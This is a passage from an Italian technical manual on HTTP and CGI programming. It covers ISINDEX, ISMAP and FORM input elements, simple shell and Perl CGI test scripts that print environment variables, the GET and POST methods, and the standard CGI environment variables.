Il campo '**`Content-Type`**' indica al programma cliente il tipo MIME a cui appartiene la risorsa (allegata o meno). Segue l'esempio più comune.

```
Content-Type: text/html
```

162.5 Input dell’utente

Il tipo di comunicazione che avviene tra programma cliente e programma servente, descritta nelle sezioni precedenti, è nascosta all’utente, il quale agisce attraverso la richiesta e l’invio di documenti HTML.

Si distinguono tre tipi di definizioni da inserire all’interno di documenti HTML che permettono all’utente di inserire dati (nel senso di input):

- marcatore ‘**`ISINDEX`**’;
- attributo ‘**`ISMAP`**’ delle immagini;
- moduli ‘**`FORM`**’.

162.5.1 ISINDEX

Quando un documento HTML contiene il marcatore ‘**`ISINDEX`**’, il programma cliente fa apparire, in corrispondenza di questo, una richiesta di inserimento di un testo. La figura 162.2 mostra ciò che potrebbe apparire con un navigatore comune.

Figura 162.2. L’effetto della presenza di un marcatore ‘**`ISINDEX`**’ all’interno di un documento HTML.

This is a searchable index. Enter search keywords:

Si tratta di una forma antiquata di interazione tra l’utente e il servizio HTTP, ma tuttora utile per comprendere i meccanismi più complessi che di fatto vengono utilizzati.

Si tratta di un marcatore HTML obsoleto, destinato a scomparire dal DTD relativo.

L’utente inserisce quello che vuole all’interno del campo che gli viene messo a disposizione e quando lo *sottopone* (di solito si tratta di premere il tasto [*Invio*]), il programma cliente (cioè il navigatore) converte i caratteri che necessitano di conversione, quindi invia una richiesta ‘**`GET`**’ per lo stesso documento, seguito da una stringa di richiesta (preceduta dal solito punto interrogativo) ottenuta da quanto l’utente aveva inserito.

162.5.2 ISMAP

Un marcatore di riferimento a un file di immagine può contenere l’attributo ‘**`ISMAP`**’: ‘**<IMG SRC="**...**" ISMAP="ismap">**’. Se il marcatore dell’immagine è contenuto a sua volta in un riferimento a una risorsa, attraverso l’uso del mouse, facendo clic in una posizione qualunque dell’immagine che appare, si inviano le coordinate relative all’indirizzo indicato.

L’esempio seguente mostra il riferimento a un’immagine, racchiuso all’interno di un riferimento a un programma CGI in grado di gestire le coordinate.

```
<A HREF="http://www.brot.dg/cgi-bin/coordinate.pl">
    <IMG SRC="http://www.brot.dg/immagini/punta.gif ISMAP="ismap">
</A>
```

Facendo un clic sull'immagine '`punta.gif`' mostrata dal programma cliente all'utente, vengono inviate le coordinate attraverso una richiesta '**`GET`**' all'indirizzo della risorsa '**`coordinate.pl`**'. Questo indirizzo risulterà essere seguito da una stringa di richiesta (preceduta dal punto interrogativo) composta da due numeri interi, staccati da una virgola, che rappresentano rispettivamente le coordinate x e y.

162.5.3 FORM

I moduli '**`FORM`**' nei documenti HTML sono il modo più complesso e completo per permettere a un utente di interagire con un servizio. A differenza di quanto visto in precedenza, si consente l'inserimento di molte informazioni che poi vengono trasmesse nella forma '*nome*`=`*valore*'. I dati inseriti attraverso i '**`FORM`**' possono essere trasmessi con una richiesta '**`GET`**' oppure '**`POST`**', attraverso l'indicazione opportuna all'interno dello stesso documento HTML che contiene il modulo.

La descrizione di questi moduli '**`FORM`**' verrà fatta più avanti, dopo gli esempi che servono a mostrare i meccanismi elementari di comunicazione dati relativi a '**`ISINDEX`**' e '**`ISMAP`**'.

162.6 Primi approcci alla programmazione CGI

I programmi gateway, o CGI, vengono visti dai clienti come delle risorse normali. Alla chiamata, tali programmi restituiscono, attraverso il servente, un documento HTML.

I programmi gateway generano questo output e lo emettono attraverso lo standard output, che viene intercettato dal servente, che a sua volta lo completa inizialmente del codice di stato.

In pratica, un programma del genere riceve input in qualche modo attraverso il servente, che a sua volta ha ricevuto una richiesta da un cliente, quindi restituisce un documento HTML preceduto da un'intestazione, ma senza la riga di stato.

162.6.1 Programma CGI banale

Un programma CGI banale, potrebbe essere quello che restituisce semplicemente un messaggio formattato in HTML, ogni volta che viene eseguito.

```
#!/bin/sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Programma CGI banale</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Programma CGI banale</H1>"
echo "<P>"
echo "Ciao Mondo!"
echo "</P>"
echo "</BODY>"
echo "</HTML>"
```

Supponendo di avere chiamato questo programma '**`cgi-banale.sh`**', che sia stato reso eseguibile e che, nel caso di Apache o di Boa, si trovi nella directory definita attraverso la direttiva '**`ScriptAlias`**' come '`/cgi-bin/`', si potrà accedervi aprendo l'URI `http://`*host*`/`

`cgi-bin/cgi-banale.sh`. Se si fa una prova con il proprio elaboratore, che funge simultaneamente da nodo cliente e da nodo servente, si potrebbe utilizzare l'URI *`http://localhost/cgi-bin/cgi-banale.sh`*.

Figura 162.3. Risultato per l'utente della richiesta di accedere all'URI che punta allo script elementare ('**`cgi-banale.sh`**') che produce solo un output semplice senza interpretare alcun input.

162.6.2 Verifica della comunicazione tra servente e programma gateway

Nelle sezioni precedenti è stato mostrato in particolare il tipo di comunicazione che si instaura tra il programma cliente e il servente, mentre la comunicazione tra il servente e il programma gateway no.

Quando un cliente invia una richiesta di accedere a una risorsa che viene riconosciuta essere un programma gateway, il servente esegue questo programma e il suo standard output viene inviato in risposta al cliente, con l'aggiunta del codice di risultato iniziale: la preparazione del resto dell'intestazione è a carico del programma gateway.

Quando il servente esegue il programma gli può inviare alcuni dati: in forma di argomenti della riga di comando, utilizzando le variabili di ambiente e anche attraverso lo standard input. Dipende dalla modalità della richiesta fatta dal cliente il modo con cui il programma gateway riceverà i dati dal servente.

È sufficiente realizzare uno script in grado di restituire tutti i dati che vengono forniti dal servente al programma gateway per comprendere il meccanismo.

```
#!/bin/sh
#
# cgi-test.sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>\n";
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"
echo
echo "SERVER_SOFTWARE = $SERVER_SOFTWARE"
echo "SERVER_NAME = $SERVER_NAME"
echo "GATEWAY_INTERFACE = $GATEWAY_INTERFACE"
echo "SERVER_PROTOCOL = $SERVER_PROTOCOL"
echo "SERVER_PORT = $SERVER_PORT"
echo "SERVER_ADMIN = $SERVER_ADMIN"
echo "REQUEST_METHOD = $REQUEST_METHOD"
```

```
echo "HTTP_ACCEPT = $HTTP_ACCEPT"
echo "HTTP_USER_AGENT = $HTTP_USER_AGENT"
echo "HTTP_CONNECTION = $HTTP_CONNECTION"
echo "PATH_INFO = $PATH_INFO"
echo "PATH_TRANSLATED = $PATH_TRANSLATED"
echo "SCRIPT_NAME = $SCRIPT_NAME"
echo "QUERY_STRING = $QUERY_STRING"
echo "REMOTE_HOST = $REMOTE_HOST"
echo "REMOTE_ADDR = $REMOTE_ADDR"
echo "REMOTE_USER = $REMOTE_USER"
echo "AUTH_TYPE = $AUTH_TYPE"
echo "CONTENT_TYPE = $CONTENT_TYPE"
echo "CONTENT_LENGTH = $CONTENT_LENGTH"
echo
echo "Standard input:"
cat
echo "</PRE>"
echo "</BODY>"
echo "</HTML>"
```

Figura 162.4. Richiamando lo script '**cgi-test.sh**' attraverso un URI, senza l'indicazione di alcuna stringa di richiesta, si ottiene lo stato delle variabili di ambiente fornite allo script stesso.

Bookmarks Location: http://www.brot.dg/cgi-bin/cgi-test.sh

Test CGI

```
N. argomenti = 0
Argomenti    =

SERVER_SOFTWARE = Apache/1.2.4
SERVER_NAME = dinkel.brot.dg
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.0
SERVER_PORT = 80
SERVER_ADMIN = root@localhost
REQUEST_METHOD = GET
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
HTTP_USER_AGENT = Mozilla/4.04 [en] (X11; I; Linux 2.0.32 i586)
HTTP_CONNECTION = Keep-Alive
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /cgi-bin/cgi-test.sh
QUERY_STRING =
REMOTE_HOST = 192.168.1.1
REMOTE_ADDR = 192.168.1.1
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =

Standard input:
```

Eventualmente si può realizzare un altro programma, in Perl, che compie praticamente le stesse operazioni, ma in modo più preciso.

```
#!/usr/bin/perl
#
# cgi-test.pl
```

```
print STDOUT ("Content-type: text/html\n");
print STDOUT ("\n");
print STDOUT ("<HTML>\n");
print STDOUT ("<HEAD>\n");
print STDOUT ("<TITLE>Test CGI</TITLE>\n");
print STDOUT ("</HEAD>\n");
print STDOUT ("<BODY>\n");
print STDOUT ("<H1>Test CGI</H1>\n");
print STDOUT ("<PRE>\n");
print STDOUT ("N. argomenti = $#ARGV\n");
print STDOUT ("Argomenti    = @ARGV\n");
print STDOUT ("\n");

foreach $var_amb (keys %ENV)
  {
    print STDOUT ("$var_amb = $ENV{$var_amb}\n");
  }

print STDOUT ("\n");
print STDOUT ("Standard input:");

while ($riga = <STDIN>)
  {
    print STDOUT ("$riga");
  }

print STDOUT ("</PRE>\n");
print STDOUT ("</BODY>\n");
print STDOUT ("</HTML>\n");
```

162.6.3 Input elementari

Le forme più semplici attraverso cui un utente può dare un input a un programma gateway sono: i percorsi aggiuntivi, i marcatori '**`ISINDEX`**' e gli attributi '**`ISMAP`**' delle immagini.

Il percorso aggiuntivo, tra tutti, è il concetto più semplice, anche se raramente se ne incontra l'utilizzo. Si ottiene richiedendo un URI che punta a un programma gateway seguito, immediatamente e senza separazioni addizionali, da un percorso che indichi un file o una directory. Il programma gateway riceve questa informazione all'interno di variabili di ambiente.

Per verificarlo basta usare uno dei due script mostrati nella sezione precedente. Si può anche tentare di raggiungere un percorso che non esiste. Supponendo di indicare l'URI *`http://`host`/cgi-bin/cgi-test.sh/ciao/come/stai`*, lo script riceverà (e mostrerà) la variabile di ambiente '**`PATH_INFO`**' con il valore '`/ciao/come/stai`', mentre la variabile '**`PATH_TRANSLATED`**' conterrà la (presunta) traduzione di quel percorso in un percorso reale, corrispondente probabilmente a '*document_root*`/ciao/come/stai`'. Sta quindi al programma (o allo script) gateway sapere cosa farsene di questa informazione.

Un'altra forma di input elementare, ormai in disuso, è il marcatore '**`ISINDEX`**'. Per comprendere di cosa si tratta basta modificare leggermente uno dei due script di analisi preparati nella sezione precedente. Viene mostrato il caso dello script di shell.

```
#!/bin/sh
#
# cgi-test2.sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
```

```
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"

...

#Viene inviato un marcatore ISINDEX.
echo "<ISINDEX>"

echo "</PRE>"
echo "</BODY>"
echo "</HTML>"
```

In corrispondenza del marcatore '**`ISINDEX`**', il programma cliente mostrerà un campo modificabile dall'utente, come appare nella figura 162.2 già mostrata in precedenza. Per esempio, si può provare a scrivere la frase '**`uno due tre`**', premere [*Invio*] e vedere cosa succede (si immagina che lo script si chiami '**`cgi-test2.sh`**').

Gli spazi vengono trasformati con il segno '**`+`**' e il testo corrispondente viene accodato all'URI (dopo l'aggiunta di un punto interrogativo): *`http://`host`/cgi-bin/cgi-test2.sh?uno+due+tre`*. Per questo URI, completato della stringa codificata, il cliente esegue una richiesta '**`GET`**'.

Il programma gateway riceve questa informazione attraverso la variabile di ambiente '**`QUERY_STRING`**', che conterrà '**`uno+due+tre`**', e anche attraverso gli argomenti della riga di comando, dove le tre parole corrispondono ad altrettanti argomenti separati.

L'ultimo, tra i tipi di input descritti in questa sezione, è quello ottenuto attraverso l'attributo '**`ISMAP`**' delle immagini. Per comprendere di cosa si tratta, basta modificare leggermente uno dei due script di analisi preparati nella sezione precedente. Viene mostrato il caso dello script di shell.

```
#!/bin/sh
#
# cgi-test3.sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"

...

echo "</PRE>"
#Viene mostrata un'immagine con attributo ISMAP.
echo "<P><A HREF=\"/cgi-bin/cgi-test3.sh\">"
echo "    <IMG SRC=\"/test.jpg\" ISMAP=\"ismap\">"
echo "</A></P>"
echo "</BODY>"
echo "</HTML>"
```

Per vedere funzionare questo esempio occorre anche un file di immagine, '`test.jpg`', da collocare nella directory di inizio dei documenti HTML, ovvero *document root*.

Basta fare un clic con il mouse, da qualche parte sull'immagine, perché il programma cliente calcoli le coordinate corrispondenti, espresse in punti grafici (pixel), attaccandole in coda all'URI. Per esempio, l'URI *`http://`host`/cgi-bin/cgi-test3.sh?10,15`* rappresenta un clic eseguito nel punto *x*=10, *y*=15.

Il programma (lo script) '**`cgi-test3.sh`**' riceve questa informazione attraverso la riga di comando e anche attraverso il contenuto della variabile '**`QUERY_STRING`**'.

162.7 Moduli FORM

È già stato introdotto l'argomento relativo ai moduli '**`FORM`**' HTML. Fino a questo punto sono state presentate solo tecniche elementari per permettere l'interazione tra l'utente e un servizio HTTP. In particolare, il campo '**`ISINDEX`**' è praticamente del tutto inutilizzato. La vera interazione avviene con modelli HTML complessi, basati sui moduli '**`FORM`**'. Un particolare da osservare, prima di affrontare questo nuovo argomento, è il fatto che tutti i tipi di interazione visti finora sono basati su richieste che utilizzano il metodo '**`GET`**'.

I moduli '**`FORM`**' servono a generare degli elementi di input, che permettono quindi all'utente di inserire un certo tipo di dati. L'input ottenuto in questo modo viene assemblato in coppie '*nome*`=`*valore*'. È poi compito del programma gateway disassemblare e interpretare tali informazioni.

I moduli '**`FORM`**' vengono generati dal programma cliente (cioè dal navigatore) in base alle direttive incontrate all'interno di un documento HTML. Ciò significa che l'apparenza di questi moduli può essere diversa a seconda del programma cliente utilizzato e del sistema operativo.

Il documento HTML contenente moduli di questo tipo, ovviamente, può essere stato predisposto nel servente come file normale, oppure può essere generato dinamicamente da un programma gateway.

162.7.1 Dichiarazione

Un modulo di questo tipo viene dichiarato e delimitato dall'elemento '**`FORM`**', all'interno di un documento HTML:

```
<FORM …>
    …
    …
    …
</FORM>
```

Un documento HTML può contenere più '**`FORM`**', purché non siano annidati. Il marcatore '**`FORM`**' di apertura può contenere degli attributi che ne definiscono il comportamento generale, mentre all'interno della zona definita dall'elemento '**`FORM`**' si possono inserire altri elementi di vario genere, il cui scopo è quello di permettere all'utente un tipo particolare di interazione.

162.7.2 Attributo ACTION

L'attributo '**`ACTION`**' dell'elemento '**`FORM`**' specifica l'URI a cui inviare i dati inseriti attraverso il modulo. Deve trattarsi evidentemente dell'indirizzo di un programma gateway in grado di gestirli. Intuitivamente si comprende che questo attributo non può mancare. L'esempio seguente mostra in che modo si possa inserire questo attributo.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl ...>
```

162.7.3 Attributo METHOD

L'attributo '**`METHOD`**' dell'elemento '**`FORM`**' specifica il *metodo* della richiesta che deve essere fatta dal cliente. Utilizzando un modulo '**`FORM`**' sono disponibili due tipi: '**`GET`**' e '**`POST`**'. L'esempio seguente mostra una situazione in cui si definisce l'utilizzo del metodo '**`POST`**'.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl METHOD="POST">
```

162.8 Elementi dell'ambiente FORM

All'interno dell'ambiente '**`FORM`**', cioè della zona delimitata dai marcatori '**`<FORM>`**' e '**`</FORM>`**', si può collocare sia testo normale che elementi specifici di questo ambiente. È stato ripetuto più volte che i dati inseriti attraverso questi elementi vengono assemblati in coppie '*nome*`=`*valore*'. Quello che manca da sapere è che tali coppie vengono unite successivamente attraverso il simbolo e-commerciale ('**`&`**'). Gli esempi proposti più avanti mostreranno meglio questo comportamento.

Esistono pochi tipi di elementi atti a permettere l'input all'interno dell'ambiente '**`FORM`**'. Questi cambiano il loro comportamento e l'apparenza a seconda degli attributi che gli vengono indicati. Il tipo di elemento più comune è '**`INPUT`**':

```
<INPUT NAME=... TYPE=... ...>
```

Tutti gli elementi che permettono l'input hanno in comune l'attributo '**`NAME`**' che è obbligatorio. Le sezioni seguenti mostrano alcuni degli elementi utilizzabili in un modulo.

162.8.1 INPUT generico

Si tratta di un elemento che consente l'inserimento di testo normale su una sola riga. Questo elemento non richiede l'indicazione del tipo, attraverso l'attributo '**`TYPE`**'.

Attributo	Descrizione
`SIZE=`*n*	Permette di definire la dimensione in caratteri del campo che si vuole visualizzare.
`MAXLENGTH=`*n*	Permette di stabilire un limite massimo alla dimensione, in caratteri, del testo che si può immettere.
`VALUE=`*x*	Permette di definire un valore predefinito che appaia già all'interno del campo.

L'esempio seguente visualizza un campo di 20 caratteri all'interno del quale l'utente deve scrivere il nome di un colore. Nel campo appare già la scritta '**`giallo`**' che può essere modificata o cancellata a piacimento.

```
Inserisci il colore: <INPUT NAME="colore" SIZE="20" VALUE="giallo">
```

162.8.2 INPUT TYPE="password"

Si tratta di un elemento che consente la scrittura di testo normale nascondendone l'inserimento, come avviene di solito quando si introducono le parole d'ordine.

Dal momento che, a parte l'oscuramento dell'input, il funzionamento è uguale a quello dei campi di input normali, si possono utilizzare anche gli stessi tipi di attributi.

L'esempio seguente visualizza un campo di 20 caratteri all'interno del quale l'utente deve inserire la parola d'ordine richiesta.

```
Inserisci la password: <INPUT TYPE="password" NAME="password-utente" SIZE="20">
```

162.8.3 INPUT TYPE="checkbox"

Si tratta di un elemento che visualizza una casellina da barrare (casella di spunta). Queste caselline appaiono senza selezione in modo predefinito, a meno che venga utilizzato l'attributo '**`CHECKED`**'. Se la casellina risulta selezionata, viene generata la coppia '*nome*`=`*valore*' corrispondente, altrimenti no.

Attributo	Descrizione
`VALUE=`*x*	Permette di definire un valore (o una stringa) da restituire nel caso in cui la casellina sia selezionata. Questo attributo è essenziale.
`CHECKED="checked"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se viene inserito nell'elemento, la casellina apparirà inizialmente selezionata.

L'esempio seguente visualizza una casellina già barrata inizialmente. Se viene lasciata così, selezionata, questo elemento genererà la coppia '**`propaganda=SI`**'.

```
Barrare la casella se si desidera ricevere propaganda:
<INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI" CHECKED="checked">
```

162.8.4 INPUT TYPE="radio"

Si tratta di un elemento che permette la selezione esclusiva di un pulsante all'interno di un gruppo. In pratica, selezionandone uno, si deselezionano gli altri.

Rispetto agli elementi visti in precedenza, questo richiede la presenza di più elementi dello stesso tipo, altrimenti non ci sarebbe da scegliere. Il collegamento che stabilisce che i pulsanti appartengono allo stesso gruppo viene definito dal nome che rimane uguale.

Attributo	Descrizione
`VALUE=`*x*	Permette di definire un valore (o una stringa) da restituire nel caso in cui il bottone risulti selezionato. Questo attributo è essenziale.
`CHECKED="checked"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se viene inserito nell'elemento, il bottone apparirà inizialmente selezionato.

L'esempio seguente visualizza tre pulsanti, di cui il primo già selezionato, per la scelta di un tipo di contenitore. I tre bottoni sono collegati insieme perché hanno lo stesso valore associato

all’attributo ‘`NAME`’.

```
Selezionare il contenitore dell’elaboratore:
<INPUT TYPE="radio" NAME="contenitore" VALUE="orizzontale" CHECKED="checked">
<INPUT TYPE="radio" NAME="contenitore" VALUE="torre">
<INPUT TYPE="radio" NAME="contenitore" VALUE="minitorre">
```

162.8.5 INPUT TYPE="submit"

Questo tipo di elemento visualizza un tasto contenente un’etichetta; selezionandolo si ottiene l’invio dei dati contenuti nel modulo in cui si trova. L’etichetta che appare sul pulsante in modo predefinito dipende dal cliente e potrebbe trattarsi di ‘`Submit`’ o qualcosa del genere.

Questo elemento è diverso dagli altri in quanto non è previsto l’uso dell’attributo ‘`NAME`’. Infatti non viene generato alcun dato da questo, ma solo l’invio dei dati contenuti nell’elemento ‘`FORM`’.

Attributo	Descrizione
`SRC=`*uri*	Permette di indicare l’URI di un’immagine da utilizzare come pulsante.
`VALUE=`*x*	Permette di indicare un’etichetta alternativa a quella che verrebbe messa automaticamente dal programma cliente.

L’esempio seguente visualizza un tasto sul quale appare la scritta ‘`Invia la richiesta`’. Selezionandolo viene inviato il contenuto del modulo.

```
<INPUT TYPE="submit" VALUE="Invia la richiesta">
```

162.8.6 INPUT TYPE="image"

Si tratta di una sorta di tasto di invio (*submit*) che in più aggiunge le coordinate in cui si trovava il puntatore nel momento del clic. In un certo senso assomiglia anche all’elemento ‘`ISMAP`’ descritto prima di affrontare i ‘`FORM`’.

Attributo	Descrizione
`SRC=`*uri*	Permette di indicare l’URI dell’immagine da utilizzare come base. Questo attributo è obbligatorio data la natura dell’elemento.

L’esempio seguente visualizza l’immagine ‘`immagine.jpg`’ e se viene fatto un clic con il puntatore del mouse sulla sua superficie, vengono inviati i dati del modulo, assieme anche alle coordinate relative all’immagine.

```
<INPUT TYPE="image" NAME="immagine" SRC="/immagine.jpg">
```

162.8.7 INPUT TYPE="hidden"

Questo tipo di elemento, a prima vista, non ha alcun senso: permette di inserire dei campi nascosti, cosa che genererà una coppia ‘*nome*`=`*valore*’ fissa.

All’inizio di questo capitolo è già stato chiarito, che il protocollo HTTP non ha alcun controllo sullo stato delle transazioni, o meglio, ogni richiesta si conclude con una risposta. In questo modo, è compito del programma gateway mantenere il filo delle operazioni che si stanno svolgendo. Una delle tecniche con cui è possibile ottenere questo risultato è quella di restituire un modello contenente le informazioni già inserite nelle fasi precedenti.

Ci sono anche altre situazioni in cui i dati nascosti e predefiniti sono utili, ma per il momento è sufficiente tenere a mente che esiste la possibilità.

Attributo	Descrizione
`VALUE=`*x*	Definisce il valore o la stringa nascosti. Tale argomento è obbligatorio per questo tipo di elemento.

L'esempio seguente fa in modo che il modulo contenga anche la coppia '**`nominativo=Tizio`**' che altrimenti, si suppone, renderebbe inutilizzabili gli altri dati inseriti dall'utente.

```
<INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">
```

162.8.8 TEXTAREA

Questo elemento permette all'utente di inserire un testo su più righe. L'interruzione di riga, in questo caso, è fatta utilizzando la sequenza *<CR><LF>*. Questo particolare va tenuto presente in fase di programmazione, dal momento che gli ambienti Unix (in particolare i sistemi GNU) utilizzano l'interruzione di riga rappresentata con il solo carattere *<LF>*.

Attributo	Descrizione
`ROWS=`*n*	Stabilisce il numero di righe dell'area di inserimento.
`COLS=`*n*	Stabilisce il numero di colonne dell'area di inserimento.

L'esempio seguente visualizza un'area per l'inserimento di testo su più righe. L'area visibile ha la dimensione di sette righe per 40 colonne e contiene già il testo '**`CIAO!`**' che può essere modificato o sostituito con qualcos'altro.

```
<TEXTAREA NAME="messaggio" ROWS="7" COLS="40" >
CIAO!
</TEXTAREA>
```

162.8.9 SELECT e OPTION

L'elemento '**`SELECT`**' delimita un ambiente attraverso cui si definiscono una serie di scelte possibili, che normalmente appaiono in forma di menù a scomparsa. Per questo, oltre a '**`SELECT`**' si devono utilizzare una serie di elementi '**`OPTION`**' con cui si indicano tali scelte possibili. Va tenuto in considerazione che l'attributo '**`NAME`**' viene indicato nel marcatore di apertura dell'ambiente '**`SELECT`**'.

Attributo di SELECT	Descrizione
`MULTIPLE="multiple"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se presente, indica che sono ammissibili selezioni multiple, altrimenti è consentita la scelta di una sola voce.

Attributo di OPTION	Descrizione
`VALUE=`*x*	Definisce il valore (numero o stringa) da abbinare alla scelta eventuale. La stringa che appare all'utente è quella che segue il marcatore '**`OPTION`**' di apertura; se mancasse l'attributo '**`VALUE`**', sarebbe quella stessa stringa a essere restituita in abbinamento al nome definito nel marcatore '**`SELECT`**'.
`SELECTED="selected"`	La presenza di questo attributo, a cui si assegna lo stesso nome dell'attributo, definisce una selezione predefinita.

L’esempio seguente presenta un menù di scelta a scomparsa per la selezione di un colore che poi viene convertito in un codice numerico corrispondente. Il nero, corrispondente allo zero, risulta predefinito.

```
<SELECT NAME="codice-colori">
    <OPTION VALUE=0 SELECTED="selected">Nero
    <OPTION VALUE=1 >Marrone
    <OPTION VALUE=2 >Rosso
    <OPTION VALUE=3 >Arancio
    <OPTION VALUE=4 >Giallo
    <OPTION VALUE=5 >Verde
    <OPTION VALUE=6 >Blu
    <OPTION VALUE=7 >Viola
    <OPTION VALUE=8 >Grigio
    <OPTION VALUE=9 >Bianco
</SELECT>
```

162.9 Metodi e variabili

Esistono differenze nel modo con cui i programmi gateway ricevono le informazioni dal servente. Il modo fondamentale attraverso cui ciò viene controllato dal programma cliente è la scelta del *metodo* della richiesta: ‘**GET**’ o ‘**POST**’. Fino a questo punto sono stati visti esempi che utilizzano esclusivamente il metodo ‘**GET**’.

162.9.1 Metodo GET

Quando un programma cliente invia una richiesta utilizzando il metodo ‘**GET**’ appende all’URI tutte le informazioni aggiuntive necessarie. In pratica, l’URI stesso comprende l’informazione. Per convenzione, la richiesta è distinta dalla parte dell’URI che identifica la risorsa attraverso un punto interrogativo, come nell’esempio seguente, dove la parola ‘**ciao**’ è l’informazione aggiuntiva che rappresenta l’input per il programma ‘**cgi-test.sh**’:

http://www.brot.dg/cgi-bin/cgi-test.sh?ciao

È già stato descritto in che modo debbano essere codificati i caratteri riservati, per fare sì che quanto ottenuto sia sempre un URI valido.

Per convenzione, se il testo della richiesta che segue il punto interrogativo contiene il simbolo ‘**=**’ (senza alcuna trasformazione), si intende che si tratti di una richiesta proveniente da un modulo ‘**FORM**’, altrimenti da un semplice elemento ‘**ISINDEX**’ oppure da un’immagine con l’attributo ‘**ISMAP**’.

In pratica, se sembra una richiesta ‘**ISINDEX**’ perché non appare il segno di assegnamento (‘**=**’) non protetto in alcun modo, il programma gateway riceverà la stringa di richiesta attraverso gli argomenti della riga di comando e anche la variabile di ambiente ‘**QUERY_STRING**’, altrimenti li riceverà solo attraverso la variabile ‘**QUERY_STRING**’.

In questa situazione, in presenza di una richiesta ‘**GET**’, il programma gateway può concentrarsi nell’analisi della sola variabile ‘**QUERY_STRING**’.

http://www.brot.dg/cgi-bin/cgi-test.sh?nome=Pinco&cognome=Pallino&sesso=M

L’URI mostrato sopra rappresenta una richiesta proveniente (presumibilmente) da un modulo ‘**FORM**’, per la presenza dei simboli di assegnamento. Come si può osservare, ogni coppia ‘*nome*=*valore*’ è collegata alla successiva attraverso il simbolo e-commerciale (‘**&**’).

Il metodo ‘**GET**’, in quanto aggiunge all’URI la stringa di richiesta, permette all’utente di controllare e di memorizzare il flusso di dati, per esempio attraverso un segnalibro (*bookmark*).

In pratica, con la semplice memorizzazione dell'URI, l'utente può riprendere un'operazione di inserimento di dati, senza dover ricominciare tutto dall'inizio.

Lo svantaggio nell'utilizzo di tale metodo sta nel fatto che esiste un limite alla dimensione degli URI e di conseguenza anche alla quantità di dati che gli si possono accodare.

162.9.2 Metodo POST

Il metodo '**`POST`**' è stato progettato per porre rimedio ai limiti dell'altro metodo. Con questo, i dati dei moduli '**`FORM`**' vengono inviati in modo separato dall'URI, mentre il gateway li riceve dal programma servente attraverso lo standard input. Sotto questo aspetto, il metodo '**`POST`**' è generalmente preferibile.[2]

162.9.3 Variabili di ambiente

È stato fatto riferimento più volte alle variabili di ambiente e al loro ruolo nel sistema di comunicazione tra il servente e il programma gateway. Segue l'elenco di quelle più importanti.

Informazioni sul servente.

Variabile	Descrizione
`SERVER_SOFTWARE`	Il nome e la versione del software utilizzato come servente.
`SERVER_NAME`	Il nome del servente.
`SERVER_PROTOCOL`	Il nome e la versione del protocollo utilizzato dal servente.
`SERVER_PORT`	Il numero della porta di comunicazione utilizzata dal servente.
`GATEWAY_INTERFACE`	Letteralmente, è l'interfaccia gateway, ovvero la versione del protocollo CGI utilizzato dal servente.
`PATH_INFO`	Quando l'URI contiene l'indicazione di un percorso aggiuntivo, questa variabile riceve quel percorso.
`PATH_TRANSLATED`	Questa variabile viene utilizzata assieme a '**`PATH_INFO`**', per indicare il percorso reale nel file system che ospita il servente.
`SCRIPT_NAME`	La parte dell'URI che identifica il percorso del programma utilizzato come gateway.

Informazioni sulla connessione cliente-servente.

Variabile	Descrizione
`REQUEST_METHOD`	Il metodo della richiesta ('**`GET`**', '**`POST`**').
`REMOTE_HOST`	Il nome del cliente. Se il nome non è disponibile, si deve fare uso della variabile '**`REMOTE_ADDR`**' che contiene l'indirizzo IP.
`REMOTE_ADDR`	Indirizzo IP del cliente.
`AUTH_TYPE`	Contiene l'eventuale metodo di autenticazione.
`REMOTE_USER`	Il nome dell'utente se si utilizza l'autenticazione.

Informazioni passate dal cliente al servente.

Variabile	Descrizione
`QUERY_STRING`	Contiene la stringa di richiesta se si utilizza il metodo '**`GET`**'.
`CONTENT_LENGTH`	Contiene la dimensione in byte (ottetti) dei dati ricevuti dal cliente. Questa informazione è disponibile solo se si utilizza il metodo '**`POST`**'.

[2] I motori di ricerca utilizzano normalmente il metodo '**`GET`**', che consente di trasmettere l'interrogazione richiesta nell'indirizzo usato, che viene memorizzato dai serventi HTTP come referente. Questa è una situazione pratica in cui il metodo '**`POST`**' non sarebbe adatto.

Variabile	Descrizione
CONTENT_TYPE	Contiene la definizione del tipo di codifica dei dati ricevuti dal cliente e riguarda solo il metodo '**POST**'. La codifica più comune è '**application/x-www-form-urlencoded**' e significa che i dati sono stati codificati secondo lo standard utilizzato per il metodo '**GET**': gli spazi sono convertiti in '**+**' e tutti i simboli speciali secondo la forma '%*hh*', dove *hh* sono due cifre esadecimali.

